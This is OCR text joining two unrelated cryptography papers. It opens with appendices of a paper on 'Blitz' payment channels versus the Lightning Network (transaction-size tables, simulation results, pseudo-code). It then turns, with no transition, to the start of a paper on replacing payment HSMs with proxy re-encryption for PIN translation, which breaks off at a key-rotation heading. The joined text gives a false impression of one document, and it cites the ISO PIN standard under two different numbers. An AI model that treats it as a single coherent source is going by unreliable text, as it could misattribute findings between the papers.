


Figure 9: Concurrent payments between users U_i and U_{i+1}: (left) a Blitz channel with a single payment; (right) an updated channel that has this payment and a second concurrent one. To add a second payment of value α_i' to the channel, the transactions for the in-flight payment of value α_i are recreated with the new state $\mathsf{tx}_i^{\mathsf{state}\prime}$ as input, the channel is updated to $\mathsf{tx}_i^{\mathsf{state}\prime}$ and finally, the old state $\mathsf{tx}_i^{\mathsf{state}}$ is revoked. In the LN, this process is the same, except that the HTLC contract and transactions are recreated, instead of the Blitz ones.




Figure 10: Timeline of when transactions appear on the ledger $\mathcal{L}$ in the case payment and refund. $\tau_n - \tau_0$ denotes the time needed for the setup of the whole payment.

E Timeline

We show a timeline of posting the transaction of the Blitz payment construction between two users in Figure 10. Red shows the refund case, green the payment case.

F Communication overhead

To evaluate our payment scheme, we created an implementation that creates the transactions necessary for setting up the payment. The source code is publicly available at https://github.com/blitz-payments/overhead. We tested the compatibility by deploying the transactions on the Bitcoin testnet and checking if the transactions achieve our intended functionalities. Furthermore, we measured the transaction sizes in Bytes and compare them to multi-hop payments in the Lightning Network (LN) in a case-by-case analysis.

We present the number of transactions and their sizes for the different sizes in Table 3. Note that the size of the contract in our construction is only 88 Bytes compared to the 119 of the HTLC, a difference mostly due to the part of the script that verifies the hash pre-image. This means, that state transactions

Table 3: Communication overhead of the LN and Blitz. The pessimistic transactions are on-chain, the rest off-chain.

Cases	LN		Blitz	
	# txs	size	# txs	size
Pay (pessimistic)	1	192	1	158
Refund (pessimistic) per channel	1	158	1	307
Additional pess. refund cost for sender	0	0	1	$157 + 34 \cdot n$
Cost of p in-flight payments	1	$225 + 119 \cdot p$	1	$225 + 88 \cdot p$

holding several different in-flight payments, which directly implement the contract in their outputs, can hold around 26% more Blitz payments than LN payments. For one payment, this difference results in a state of size 311 Bytes for Blitz and a state of 345 Bytes for the LN. In Blitz, additionally to the state we require the refund transaction to be exchanged, which is 307 Bytes, resulting in 618 Bytes for a 2-party setup.

For the rest of the cases, the Blitz payments and the LN payments are similar. In the pessimistic case, both Blitz and the LN require to publish one transaction (after closing the channel) per disputed channel. In the pessimistic refund case, the it is 158 Bytes in the LN and 307 Bytes in Blitz, due to the

Table 4: Extended results of our simulation.

ub	*FRate*	ppnpr	$\mathsf{fail}_{\mathsf{Blitz}}$	$\mathsf{fail}_{\mathsf{LN}}$	ratio
25% disrupted type 1, 75% type 2					
3000	0.5%	4	4	33	8.25
3000	0.5%	50	13	4343	334.08
3000	1%	4	15	56	3.73
3000	1%	50	751	32807	43.68
3000	2.5%	4	28	182	6.50
3000	2.5%	50	1076	77213	71.76
75% disrupted type 1, 25% type 2					
3000	0.5%	4	18	31	1.72
3000	0.5%	50	505	4422	8.76
3000	1%	4	19	61	3.21
3000	1%	50	1458	33386	22.90
3000	2.5%	4	78	195	2.50
3000	2.5%	50	15427	77574	5.03

additional signature of the input spending from $\mathsf{tx}^{\mathsf{er}}$. In the pay case it is 192 Bytes in the LN and 158 Bytes in Blitz, due to the additional hash in the LN. The most notable difference in comparing the transaction overhead comes from the fact that in the Blitz payment, the sender has to publish $\mathsf{tx}^{\mathsf{er}}$ in the pessimistic refund case, which is a total of $157+34\cdot(n)$ Bytes, for a payment path of length $n+1$. However, in the LN there is an additional communication overhead of sending the hash pre-image of 32 Bytes per channel back in the open phase.

G Extended simulation results

In this section, we include results for the simulation when we do not distribute the disrupted payments equally between the two types. As expected, letting 75% of the disrupted payments be of the second type is more favorable for Blitz, while having 25% is less favoring than dividing equally. We show the results in Table 4.

H Extended macros

In this section, we give concrete pseudo-code for the used subprocedures.

Subprocedures

`checkTxIn`$(\mathsf{tx}^{\mathsf{in}}, n, U_0)$:

1. Check that $\mathsf{tx}^{\mathsf{in}}$ is a transaction on the ledger $\mathcal{L}$.
2. If $\mathsf{tx}^{\mathsf{in}}.\mathsf{output}[0].\mathsf{cash} \geq n\cdot\varepsilon$ and $\mathsf{tx}^{\mathsf{in}}.\mathsf{output}[0].\phi = \mathsf{OneSig}(U_0')$, that is spendable by an unused address of U_0, return $\top$. Otherwise, return $\bot$. When using this transaction (to fund $\mathsf{tx}^{\mathsf{er}}$), the sender will pay any superfluous coins back to a fresh address of itself.

`checkChannels`$(\mathsf{channelList}, U_0)$:

Check that channelList forms a valid path from U_0 via some intermediaries to a receiver U_n and that no users are in the path twice. If not, return $\bot$. Else, return U_n.

`checkT`(n,T):

Let τ be the current round. If $T \geq \tau + n(2+t_{\mathsf{u}}) + 3\Delta + t_{\mathsf{c}} + 1$, return $\top$. Otherwise, return $\bot$

`genTxEr`$(U_0, \mathsf{channelList}, \mathsf{tx}^{\mathsf{in}})$:

1. Let $\mathsf{outputList} := \emptyset$ and $\mathsf{rList} := \emptyset$
2. For every channel γ_i in channelList:
   - $(\mathsf{pk}_{\widetilde{U}_i}, R_i) \leftarrow \mathsf{GenPk}(\gamma_i.\mathsf{left}.A, \gamma_i.\mathsf{left}.B)$
   - $\mathsf{outputList} := \mathsf{outputList} \cup (\varepsilon, \mathsf{OneSig}(\mathsf{pk}_{\widetilde{U}_i}) \wedge \mathsf{RelTime}(t_{\mathsf{c}}+\Delta))$
   - $\mathsf{rList} := \mathsf{rList} \cup R_i$
3. Let $\mathcal{P} := \{\gamma_i.\mathsf{left}, \gamma_i.\mathsf{right}\}_{\gamma_i \in \mathsf{channelList}}$ and let nodeList be a list, where $\mathcal{P}$ is sorted from sender to receiver. Let $n := |\mathcal{P}|$.
4. Shuffle outputList and rList.
5. Let $\mathsf{tx}^{\mathsf{er}} := (\mathsf{tx}^{\mathsf{in}}.\mathsf{output}[0], \mathsf{outputList})$
6. Create a list $[\mathsf{msg}_i]_{i\in[0,n]}$, where $\mathsf{msg}_i := \mathcal{H}(\mathsf{tx}^{\mathsf{er}})$
7. $\mathsf{onion} \leftarrow \mathsf{CreateRoutingInfo}(\mathsf{nodeList}, [\mathsf{msg}_i]_{i\in[0,n]})$
8. Return $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion})$

`genState`$(\alpha_i, T, \overline{\gamma_i})$:

1. For the users $U_i := \overline{\gamma_i}.\mathsf{left} =$ and $U_{i+1} := \overline{\gamma_i}.\mathsf{right}$, create the output vector $\vec{\theta}_i := (\theta_0, \theta_1, \theta_2)$, where
   - $\theta_0 := (\alpha_i, (\mathsf{MultiSig}(U_i, U_{i+1}) \wedge \mathsf{RelTime}(T)) \vee (\mathsf{OneSig}(U_{i+1}) \wedge \mathsf{AbsTime}(T)))$
   - $\theta_1 := (x_{U_i} - \alpha_i, \mathsf{OneSig}(U_i))$
   - $\theta_2 := (x_{U_{i+1}}, \mathsf{OneSig}(U_{i+1}))$

   where x_{U_i} and $x_{U_{i+1}}$ is the amount held by U_i and U_{i+1} in the channel, respectively.
2. Let $\mathsf{tx}_i^{\mathsf{state}}$ be a channel transaction carrying the state with $\mathsf{tx}^{\mathsf{state}}.\mathsf{output} = \vec{\theta}_i$. Return $\mathsf{tx}_i^{\mathsf{state}}$.

`checkTxEr`$(U_i, a, b, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_i)$:

1. $x := \mathsf{GetRoutingInfo}(\mathsf{onion}_i, U_i)$. If $x = \bot$, return $\bot$. If U_i is the receiver and $x = \mathcal{H}(\mathsf{tx}^{\mathsf{er}})$, return $(\top,\top,\top,\top,\top)$. Else, if $x \neq (U_{i+1}, \mathcal{H}(\mathsf{tx}^{\mathsf{er}}), \mathsf{onion}_{i+1})$, return $\bot$.
2. For all outputs $(\mathsf{cash}, \phi) \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$ it must hold that:
   - $\mathsf{cash} = \varepsilon$
   - $\phi = \mathsf{OneSig}(\mathsf{pk}_x) \wedge \mathsf{RelTime}(t_{\mathsf{c}}+\Delta)$ for some identity pk_x
3. For exactly one output $\theta_{\varepsilon_i} := (\varepsilon, \mathsf{OneSig}(\widetilde{U}_i) \wedge \mathsf{RelTime}(t_{\mathsf{c}}+\Delta)) \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$ and one element $R_i \in \mathsf{rList}$ it must hold that
   - Let $\mathsf{pk}_{\widetilde{U}_i}$ be the corresponding public key of $\mathsf{OneSig}(\widetilde{U}_i)$
   - $\mathsf{sk}_{\widetilde{U}_i} := \mathsf{GenSk}(a, b, \mathsf{pk}_{\widetilde{U}_i}, R_i)$ must be the corresponding secret key of $\mathsf{pk}_{\widetilde{U}_i}$
4. If the checks in 2 or 3 do not hold, return $\bot$
5. Return $(\mathsf{sk}_{\widetilde{U}_i}, \theta_{\varepsilon_i}, R_i, U_{i+1}, \mathsf{onion}_{i+1})$

Reducing HSM Reliance in Payments through Proxy Re-Encryption*

Sivanarayana Gaddam
Visa

Atul Luykx
Security Engineering Research, Google

Rohit Sinha
Swirlds Inc.

Gaven Watson
Visa Research

Abstract

Credit and debit-card payments are typically authenticated with PINs. Once entered into a terminal, the PIN is sent as an encrypted *PIN block* across a payments network to the destination bank, which decrypts and verifies the PIN block. Each node in the payments network routes the PIN block to the next node by decrypting the block with its own key, and then re-encrypting the PIN block with the next node's key; nodes establish shared secret keys with their neighbors to do so. This decrypt-then-encrypt operation over PIN blocks is known as *PIN translation*, and it is currently performed in Hardware Security Modules (HSMs) to avoid possible PIN exposure. However, HSMs incur heavy acquisition and operational expenses.

Introduced at EUROCRYPT'98, proxy re-encryption (PRE) is a cryptographic primitive which can re-encrypt without exposing sensitive data. We perform an extensive study of PRE as applied to PIN translation, and show through formalization, security analysis, and an implementation study that PRE is a practical alternative to HSMs. With PRE, we eliminate the need for HSMs during re-encryption of a PIN, thus greatly reducing the number of HSMs needed by each participant in the payments ecosystem. Along the way we conduct practice-oriented PRE research, with novel theoretical contributions to resolve issues in comparing so-called honest re-encryption to chosen-ciphertext PRE security, and a new efficient PRE scheme achieving a type of chosen-ciphertext security.

1 Introduction

Credit and debit-card fraud is a multi-billion dollar problem. To help combat it, financial institutions commonly require consumers to enter a PIN during payment to further verify the transaction's authenticity. Traditionally, PIN-based verification was reserved for use at ATMs, but with the adoption of EMV [28] (a.k.a. Chip-and-PIN), PINs are now used to authenticate both ATM and Point-of-Sale (PoS) transactions.

PIN verification on a PoS device is either *offline* or *online*. Offline PIN verification only involves the PoS device and the chip card. The consumer-entered PIN is sent directly from the PIN pad to the chip card, where it is authenticated.

In contrast, online PIN verification involves sending the PIN to the consumer bank that issued the card. The PoS device transmits the PIN in encrypted form — along with other sensitive data, such as personal account numbers (PANs) — across a network to the consumer's bank, which verifies the PIN before authorizing the transaction. The PIN might pass through many intermediaries over the network, including PoS terminals, payment gateways, merchant banks, network processors and consumer banks. Countries with mature payment infrastructure perform nearly all PIN verifications online. For example, in the USA offline PIN verification has not been adopted due to the complexity involved in synchronizing the offline PIN held on the chip card with the backend PIN used for online verification [47].

Many works and consumer reports discussing the security of PINs focus on attacks at the point of entry. Divulging a PIN to an attacker that can steal or clone cards could lead to immediate loss of funds. ATM skimming and overlay attacks continue to be a major cause of fraud [45]. Of equal importance however, is to ensure that PINs remain secure as they are transmitted to the consumer bank.

Payments Card Industry (PCI) regulations [42] mandate that PINs should never be exposed during transmission. Naïvely, one might assume that the PoS terminal encrypts the PIN under a key shared with the consumer bank. However, as the PoS Partner has no direct relationship with the consumer bank, it is difficult for such a key to be established. Therefore, the payments ecosystem operates by having each pair of neighboring network participants separately establish a shared key; for example, the PoS Partner shares a key with the Payment Gateway, who in turn shares a different key with the Merchant Bank and so on (cf. Figure 1).

Currently, network participants comply with PCI regulations by using hardware security modules (HSMs) to decrypt-then-encrypt the PIN before forwarding to the next party. As a

*Work conducted while all authors were employees of Visa Research.




Figure 1: HSM Key setup and typical transaction flow for 3DES "decrypt-then-encrypt" PIN translation.

result, HSMs proliferate across the payments ecosystem starting from payment gateways. HSMs incur significant purchase and maintenance costs, with a single payment HSM typically costing around $10-20 000 before considering additional annual licensing and maintenance fees. Further costs result from the strict and specialized processes of operating HSMs. For example, firmware updates may require two collaborating administrators to apply the update on each individual appliance. PCI requires this dual-control operation to ensure that no one individual can compromise the protected keys, but the administration cost increases significantly as a result.

Moreover, HSMs become a performance bottleneck as the maximum throughput of payment transactions at any party depends on the number of available HSMs at that party, creating further issues when traffic spikes, such as during holidays. Unlike modern VM-based architectures (such as cloud services) which spin-up additional instances on-the-fly, HSM-based solutions lack this elasticity and must have additional HSMs deployment in advance. For example, network processors such as Visa process on average 5 000 transactions per second, and are designed to handle upwards of 60 000 transactions per second [6]; therefore, a large number of HSMs must be deployed to ensure sufficient hardware parallelism to handle this throughput.

Ideally, the payments ecosystem should not need to use HSMs to maintain security, and would operate with commodity hardware instead. However there are significant challenges to removing HSMs from the payments ecosystem. First and foremost, changing transaction processing is both time-intensive and expensive — for instance, it took nearly a decade to deploy EMV in the USA [4]. Any solution that replaces HSMs should preferably be backwards compatible and easy to deploy. Second, due to the large number of parties in the payments ecosystem, each with their own priorities, the design space is large, yet a proper solution requires taking into account technical, regulatory, and business constraints.

Contributions

Despite the volume and importance of PIN-based transactions, secure PIN translation has received little attention from the research community. To address this we initiate a systematic study of PIN translation with an overarching aim to reduce HSM reliance. After detailing the current setting in Section 2, we distill a threat model and design goals for an improved approach in Section 3, with three main goals:

1. reducing HSM numbers,
2. ensuring key management is in-line with existing practices such as PCI [42], and
3. ensuring maximal backward compatibility.

Our threat model and design goals let us discuss seemingly straightforward solutions — such as simply deploying public-key encryption to transport PINs — and why they are unsuitable (cf. Section 3.3).

Based on this groundwork we provide the first mathematical formalization of secure PIN translation (cf. Section 4 and 5). We capture the actors, threat model and security goals of PIN authentication within the framework of provable security.

Our models allow us to rigorously explain how we can achieve our goals using Proxy Re-Encryption (PRE), a type of public-key encryption introduced by Blaze et al. [19] where ciphertext can be re-encrypted to other public keys without decrypting. In our search for a suitable PRE scheme, we find that existing schemes are either not secure enough, too inefficient, or are too restrictive in functionality (cf. the full version of this paper for further details [30]). As a result, we introduce modeling techniques and a new scheme, opening a new line of practice-oriented PRE research.

More specifically, our observations lead us to define new PRE notions which more accurately capture the abilities of an attacker in the payment setting. With chosen-ciphertext secure (CCA) schemes too inefficient and chosen-plaintext security (CPA) not enough, we seek a strengthening of security under Honest Re-encryption Attacks (HRA) [25] where adversaries may perform chosen-ciphertext attacks. However, as Cohen points out [25], CCA and HRA security are incomparable — neither implies the other — presenting a theoretical block to finding a good security definition. We circumvent the block by observing that many issues disappear when focusing on deterministic re-encryptions (as is relevant to our setting). We introduce a new PRE security definition, hrCCA, which is a hybrid of HRA and CCA security and links the two notions.

Furthermore, we introduce a new attack notion for PRE we call Ciphertext-Verification Attack (CVA). While weaker than CCA, this notion more closely aligns with the information available from a payment transaction. Consider PIN verification: the decrypted PIN is never returned but instead a single bit which signifies whether verification was successful or not is returned.

In Section 6.1, we present our efficient PRE scheme which follows the KEM-DEM[1] hybrid-encryption paradigm. We analyze the hrCCA security of this construction in Section 6.2.

Finally our experimental evaluation in Section 7 shows the throughput and latency metrics of our new construction on commodity machines. We demonstrate improved latency requirements at all intermediaries between the PoS device and the consumer bank, and show 5x improvement in throughput when using a single commodity server compared to a single HSM — we achieve over 6000 transactions per second using a single server, which can handle the average throughput faced by network processors such as Visa.

Our proposal can be deployed on the existing EMV [28] and ISO PIN [10] standards, without having to issue new cards to the customers or incur significant changes at the intermediaries. Additionally, all key-management remains inline with existing PCI-compliant processes. HSMs are still required for key ceremonies during the initial setup phase. However, after the key ceremony, the initial public key and subsequent re-encryption keys can be used without the need for trusted hardware. This greatly reduces the number of HSMs needed by the payment gateway, the merchant bank and other parties since they no longer need HSM infrastructure to cope with the scale of online processing of PIN translations.

2 An Overview of PIN-based Payments

2.1 Online PIN Verification

When PIN verification is online, the PIN passes through several intermediaries before it reaches the appropriate consumer bank. For simplicity, we focus on five participants — the PoS terminal and partner, payment gateway, merchant bank, network processor, and the consumer bank — although our results are more generally applicable.

Merchants employ PoS partners and payment gateways to accept payments from cardholders across the globe. PoS partners help merchants manage heterogenous PoS terminals manufactured by numerous vendors. Payment gateways help merchants accept payments from cardholders by contacting the merchant's bank. Merchant banks help merchants accept various card types by contacting the appropriate network processor (e.g. Visa). The network processor performs authorization by contacting the consumer bank, who performs the final verification of the transaction.

2.2 Key Management and Compliance

PCI regulations require that PINs are never in the clear, except inside secure hardware [42, Req 1]. Thus intermediaries must deploy HSMs to handle the PINs as they traverse the network. Keys are generated inside the HSMs and then shared with the neighboring party in a secure key ceremony process (Section 3.4) [42, Req 8] — such ceremonies are generally time consuming and require strict processes to be followed, cf. Section 3.4.1. Subsequently, when an encrypted PIN passes through an intermediary, it will be sent to the intermediary's HSM to be decrypted and then re-encrypted under the shared key of the next hop (cf. Figure 1).[2]

2.3 Encrypted PIN Blocks

PINs are transmitted over the payments network in the form of *Encrypted PIN Blocks* (EPBs). An EPB is constructed by first encoding the PIN and then encrypting this encoded block. PIN block encoding can be performed in multiple ways as defined in the ISO 9654-1 standard [10], named ISO Format 0 through 4. Format 2 is used for PINs that are submitted from the IC card reader to the IC card, and Format 1 is used when the PAN is not available, which in most payments cases is not the case. Hence, we focus on Formats 0 and 3 as these are relevant for our setting (cf. Figure 2. ISO Format 4 is the most recently defined, but is yet to see wide deployment. Formats 0 and 3 take as input the PIN and the card number (PAN) and output an encoded block. The main difference between these two formats is that Format 0 uses a fixed padding while Format 3 uses a random padding.

After encoding, the PIN block is encrypted using a block cipher to give the final EPB (cf. Figure 3). Formats 0 and 3 both output a 64-bit block which would then be encrypted using 3DES. 3DES remains the predominant block cipher used by the financial industry due to the difficulties presented by migrating large amounts of legacy hardware to new methods. ISO Format 4 defines a 128-bit encoded block which would instead be encrypted by AES. As mentioned previously, this is yet to see wide deployment.

3 Threat Model and System Requirements

3.1 Threat Model

Due to the sensitive nature of PINs it is important to ensure their security at all points across a payment transaction. Bank customers are already well aware of the importance of not revealing their PIN to others but they are not the only party

[1] Key-Encapsulation Mechanism and Data-Encryption Mechanism — The KEM is a public-key encryption scheme which encrypts an ephemeral symmetric key used by the DEM to encrypt the data.

[2] Note that when going from PoS terminal to PoS Partner PCI requires that each transaction uses a unique key e.g. using the DUKPT method [13].

FIGURE 2: ISO PIN-BLOCK ENCODINGS (AS DEFINED IN ISO 9564-1)

A PIN-block encoding scheme $\mathsf{ES} = (\mathsf{encode}, \mathsf{decode})$ take two inputs a PIN and a PAN, and outputs a PIN Block (PB). The encoded PB is the XOR of two fields, a plaintext PIN field and an account number field.

Plaintext PIN field:

C	N	P	P	P	P	P/F	P/F	P/F	P/F	P/F	P/F	P/F	P/F	F	F

where each 4-bit field is as follows:

- C – Control field: takes value 0000 (zero) for ISO-0 or 0011 (3) for ISO-3;
- N – PIN length: takes a value from 0100 (4) to 1100 (12);
- P – PIN digit: takes a values from 0000 (zero) to 1001 (9);
- F – Fill digit: takes value 1111 (15) for ISO-0 or a random value between 1010 (10) and 1111 (15) for ISO-3.

Account Number field:

0	0	0	0	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}

where each 4-bit field is as follows:

- 0 – Pad digit: takes value 0000 (zero);
- A_i – the 12 rightmost digits of the PAN excluding the check digit (values from 0000 (0) to 1001 (9)).

FIGURE 3: PIN-BLOCK ENCRYPTION

function $\mathsf{SE.KG}(1^\lambda)$ ▷ Key Generation
  $K \xleftarrow{\$} \{0,1\}^k$
  return K
function $\mathsf{SE.E}(K, PAN, PIN)$ ▷ Encryption
  $PB \leftarrow \mathsf{encode}(PAN, PIN)$
  $EPB \leftarrow E(K, PB)$
  return EPB
function $\mathsf{SE.D}(K, PAN, EPB)$ ▷ Decryption
  $PB \leftarrow D(K, EPB)$
  $PIN \leftarrow \mathsf{decode}(PAN, PB)$
  return PIN

that must be concerned with PIN privacy. After entry at the PoS any entity which the PIN passes through must also ensure its security. As a result PCI specifies detailed security requirements that all entities handling PIN data must meet.

In line with PCI requirements we formally study PIN's security during their transmission from PoS to consumer bank. Specifically, we assume adversaries can compromise any intermediary or network link. Adversaries are permitted to drop and inject arbitrary messages, and tamper with any message between any two parties. They may corrupt any subset of parties to obtain their secret keys, such as the HSM-protected keys established during setup. However, security for the other parties should remain despite these corruptions.

To formally capture these capabilities, we enhance security notions for Proxy Re-encryption. In Section 4 we define security for Proxy Re-encryption, and discuss the unique setting of payments where the adversary has access to a restricted decryption oracle, which reveals a single bit of information whether each transaction's ciphertext encodes a valid PIN. Hence, we introduce a new notion for PRE under Ciphertext-Verification Attack (CVA), and justify in Section 5 why this notion captures security for the payments setting.

While the primary purpose of PINs is for authentication, we however focus on ensuring the privacy of PINs as they traverse the network, for the following reason. Due to the limited message space of PINs (10^4), an attacker's best strategy would always be a simple brute-force, entering each PIN in turn at the PoS device. However, an issuer or network processor can mitigate this attack by restricting the number of retries permitted through rate limiting. Instead, a more scalable and clandestine attack to break PIN confidentiality could be launched by a network attacker, or attackers who compromises a subset of the parties in the payments ecosystem. We analyze security with respect to such adversaries in this paper.

3.2 Design Goals

The primary security goal of any payment system handling PIN data is to ensure appropriate levels of privacy. Three additional goals we wish to achieve are to:

- reduce HSM numbers,
- ensure Key Management is in-line with existing practices, and
- ensure maximal backward compatibility.

Reducing HSM numbers. As PCI requirements mandate that PINs should only ever appear in the clear inside an HSM, it is not possible to completely eliminate HSMs from a payment transaction: the final entity performing PIN verification (i.e., the consumer bank) would still require an HSM to decrypt and verify the PIN. Nevertheless, we can eliminate HSM use during transaction processing by all other parties.

One caveat is that all parties must retain a small number of HSMs for key management. As with PINs, PCI mandates that secret keys must only be handled within a secure environment such as an HSM. As Key Management tasks are only

performed a small number of times per year and can largely be performed offline, our overarching goal of reducing HSM numbers is still obtainable. This is due to corresponding parties no longer requiring a large farm of HSMs to cope with the huge performance demands of processing peak transaction volumes. The HSM's purpose now is purely for a small number of secure key-management operations. We explore the specifics of these operations next.

Key Management. Any new key-management operations we define must meet two important criteria. First as mentioned above, they must adequately meet or improve upon the requirements mandated by PCI [42]. Secondly, as parties within the network can only communicate with their immediate neighbors we must ensure that any key ceremony we define considers this fact. For example, it is not possible for a consumer bank to generate a key which would be injected into the PoS terminals. We discuss in detail the key management implications of our solution in Section 3.4.

Backward compatibility. The update or migration of any large-scale system is always a challenging task. Within the financial industry this is no different with many banks still operating mainframes and relying on 3DES for many crypto functions. Our solution must provide a straightforward deployment and migration path. It should also largely remain backwards compatible with existing specifications and require little changes to deployed hardware, that is, it should not require changes to existing PoS devices.

A final requirement to ensure backwards compatibility relates to the ISO 8583 [34] message format. As PIN blocks are passed between the different payment parties they are included within an ISO 8583 message. The message format which this defines restricts the space we have for any additional data. A number of data fields reserved for private use limit us to a few hundred bytes [44] which we may use for our purposes.

3.3 Failed Approaches

We discuss why traditional public-key cryptography based solutions fail to achieve seamless deployment. We focus on three salient solutions and highlight how they incur significant deployment overheads.

Alternative I. A naïve way to achieve PIN confidentiality were if the Point-of-Sale (PoS) device encrypted the PIN under the consumer's bank's public key. In this case, all parties involved in a PIN-based transaction could simply forward the encrypted PIN to the consumer bank. However, for this to work a PoS device must have secure access to a database which maps PANs to the corresponding consumer bank's public keys. Storing such a database on PoS devices is not feasible because it incurs significant deployment overheads (due to the large number of existing PoS devices — there are currently 46 million merchants accepting Visa cards [6]). Furthermore, such a database would be constantly evolving and hence a remote database which the PoS device could invoke to fetch the consumer bank's public key may seem more appropriate. However, maintaining such a central database across network processors would necessitate new interoperability requirements. Additionally the remote invocation would not only increase transaction latency, but also requires significant changes at various intermediaries (PoS partners, gateways, merchant banks, and network processors) as the transaction processing flow must be modified.
Main Concerns: deployment cost, backwards compatibility

Alternative II. Offline PIN verification [1] uses public keys stored on the chip card to encrypt PINs. Taking a similar approach for online PIN, where a consumer bank's public key stored on the card is used to encrypt the PIN seems an obvious solution. However, offline PIN verification is optional and no longer supported by banks in the USA [5, 9], therefore key material for this purpose is either not available or is not supported by the standard. On a similar note, we could consider leveraging the authorization key on the card (a symmetric key shared with the consumer's bank) for PIN encryption. This approach however is non-standard and requires new logic that necessitates the re-issuance of all chip cards, which is prohibitively expensive. It is also backward incompatible because not all merchants support chip cards [8], including many gas stations in the USA [3].
Main Concerns: deployment cost, backwards compatibility

Alternative III. The PIN could also be encrypted against a network processor's public key, but this seemingly simple solution is not deployable as merchants will lose *routing flexibility* of PIN-based transactions. Merchants today dynamically route PIN-based transactions [2] over their preferred network processors to minimize the processing fees. While one could encrypt against multiple network processors for each transaction, there are over 22 network processors globally, this would be both expensive for PoS devices and impossible to fit these ciphertexts within the available space allowed by the ISO 8583 standard [44]. To that end, the above seemingly natural solutions, including the solution proposed by Jayasinghe et al. [36], incurs significant changes to the ecosystem. Moreover, this approach requires the network processor (which is already the bottleneck for transaction processing) to perform public-key decryption for each transaction, incurring significant latency overheads.
Main Concerns: backwards compatibility, restricts routing flexibility

3.4 Key Management in Practice

3.4.1 Traditional Approach

In the traditional setting each pair of neighboring parties must establish a shared symmetric key. As all keys are held within

HSMs, a key ceremony is strictly followed to establish these shared keys. Note that there is no connection between neighboring parties' HSMs which would facilitate an online key exchange. Instead each party designates several employees as *key custodians*. Two parties establish a shared key in the following way. For the purposes of our description each party has two custodians.

First, one of the parties (party A) generates a Key-Encryption Key (KEK) in their HSM. The two custodians at party A perform an export operation on the HSM such that each custodian receives an XOR-share of the key. The first custodian seals their XOR share in a tamper-proof envelope and sends this to the corresponding custodian at party B.

Similarly, the second custodian sends their XOR-share via a different courier to the corresponding custodian at party B. The custodians at party B then engage in an import operation on their HSM. Note that at no time has any one party had knowledge of the full plaintext key. This concept is known as *split knowledge*.

Once both parties have the same KEK loaded in their HSM, all subsequent keys can be shared encrypted under this key (where key generation and encryption under the KEK is performed inside the HSM). This is a strictly audited process and must closely follow the requirements mandated by PCI. In particular, the process described above closely follows Control Objective 3, Requirement 8 of the PCI PIN Security Requirements [42].

3.4.2 Key Management Requirements

Our goal is to design a scheme where the re-encryption key can be used in unprotected memory without fear of PIN exposure, i.e. knowledge of a re-encryption key should not enable an adversary to determine a customer's PIN. However, to establish these special re-encryption keys there still needs to be some form of trusted key ceremony. As a result we must assume that parties still use a minimal number of HSMs for this process and the protection of private keys.

Due to the nature of the payments, parties only have a relationship with their immediately preceding and succeeding neighbors. It is for this reason in the traditional approach that neighboring pairs all separately establish a shared symmetric key. For our improved construction this key management requirement remains. As a result we require schemes where a party only requires the help of their immediate neighbors to generate re-encryption keys.

The process for sharing key material between parties must also align closely with the traditional approach due to the requirements mandated by PCI. More specifically, when sharing secret key material they should either be shared in encrypted form or under a strict process of split knowledge. An improvement to this process would be to eliminate the sharing of secret material completely. If we only require parties to share public information to generate re-encryption keys this facilitates a simpler and more secure key ceremony. In Section 5 we discuss how key ceremony processes could be improved in this way using PRE.

3.4.3 Key Rotation

